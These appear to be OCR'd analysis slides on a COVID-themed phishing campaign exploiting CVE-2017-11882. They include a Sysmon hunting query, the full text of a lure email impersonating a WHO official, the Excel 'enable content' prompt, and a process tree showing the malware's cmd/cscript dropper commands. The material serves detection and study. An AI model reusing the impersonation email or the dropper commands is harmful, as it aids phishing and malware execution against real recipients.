


```
`index-sysmon`
signature="Process Create"
schtasks.exe /create
| table OriginalFileName CommandLine ParentCommandLine
```

✓ 1 event (6/19/21 10:00:00.000 PM to 6/20/21 10:48:56.000 PM)

	OriginalFileName	CommandLine	ParentCommandLine
1	sctasks.exe	"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\INjHwoxovhen" /XML "C:\Users\user\AppData\Local\Temp\tmpABD8.tmp"	"C:\Users\user\Desktop\Quotation HT210525 IV.exe"

CVE-2017-11882



[Malicious Content Detected] CORONA VIRUS / AFFECTED VESSEL TO AVOID - メッセージ (HTML 形式)
ファイル
メッセージ

差出人: World health organization <eurohealthycities@who.int>
送信日時: 2020/02/14 (金) 15:56
宛先: Corporate Communications
C C: agency@portauthority.com
件名: [Malicious Content Detected] CORONA VIRUS / AFFECTED VESSEL TO AVOID

CORONA VIRUS AFFECTED CREW AND VESSEL.xlsm

&n bsp; TOP MOST URGENT

Dear Sir,

In view of the recent spread of the 2019- nCoV disease in China and nearby countries, all agents are hereby requested to inform their Master of the Vessels calling at port to follow the below mentioned guidelines issued by Port Health Office, and send the duly filled documents to the email ids mentioned in the forms


&n bsp; ADVISORY ON 2019 NOVEL CORONA VIRUS – REG.

&n bsp; INSTRUCTIONS TO SHIP MASTERS BY WHO AND PORT AUTHORITY

1. The ship Master are to follow the required documents as per the instructions and submit by email minimum 2-3 days before arrival.
2. All ship calling from Chinese Ports are to give temperature report by email for 2 days before arrival or as instructed by email by PHO. The temperature to be measured by Ship designated Medical Officer with Non touch thermometers in small batches only. If the Mercury thermometer is used, to mention temperature taken in Axilla or Oral in your report. Necessary precautions to be taken to sanitize mercury thermometers between measurements.
3. All newly joined crew are to be monitored on board for 14 days.
4. If they develop any signs & symptoms of 2019-nCoV virus they are to be isolated on board and contact the RMA or nearest Port Health Authority.
5. The ship must have stocks of 3 layered surgical masks 30 per crew, hand wash liquid or hand soap 5 per crew, Hand Drying Paper roll for all common wash basins and toilets, 10 PPE kit for Infectious diseases, Bio Hazard Bags 25 pcs for safe disposal of masks, PPE kits.
6. To follow the Respiratory and Hand Hygiene. If any sick persons are from shore all the crew are to adviced to maintain 6 feet gap. If they are coughing, they may be given a mask during their work on board and restrict their entry into the ship.
7. All shore visitors are to be entertained at the meeting room only.
8. To avoid non-essential visitors to the ship.
9. To keep record of all the international visitors, owners at Port for survey, audit, repairs or any other activities etc. as per the IHR-2005 2019-nCoV form.
10. Keep track of the latest developments on the disease from WHO weblink given above.
11 find attached file of most recent feared contaminated vessell and report to yard authority

Best Regards

Ms Monika Kosinska
Programme Manager, Governance for Health
Division of Policy and Governance for Health and Well-being
WHO Regional Office for Europe
UN City, Marmorvej 51
DK-2100 Copenhagen, Denmark
Tel.: +45 39 17 1509
Fax: +45 39 17 18 60
E-mail: eurohealthycities@who.int




保護されたビュー このファイルは、電子メールの添付ファイルとして取得されており、安全でない可能性があります。クリックすると詳細が表示されます。 編集を有効にする(E)

The cells of this document are locked and will not have data in them until the "Enable" button is pressed.

```
2820 OUTLOOK.EXE /f "C:\Users\admin\AppData\Local\Temp\Malicious Content Detected CORONA VIRU...
                                                   3k    1k    237
    944 EXCEL.EXE /Embedding
                                                   562   19    66
    3848 EXCEL.EXE /dde
                                                   1k    964   104
        3484 EXCEL.EXE /Embedding
                                                   795   65    132
1604 COM EQNEDT32.EXE -Embedding
                                                   188   48    54
    3716 cmd.exe /c ren %tmp%\yy y.js&cscript %tmp%\y.js □C
                                                   114   6     28
        3312 cscript.exe C:\Users\admin\AppData\Local\Temp\y.js □C
                                                   539   81    120
            1872 cmd.exe /c cscript C:\Users\admin\AppData\Local\Temp\xx.vbs
                                                   91    6     28
                2404 cscript.exe C:\Users\admin\AppData\Local\Temp\xx.vbs
                                                   748   48    148
```

Reference :
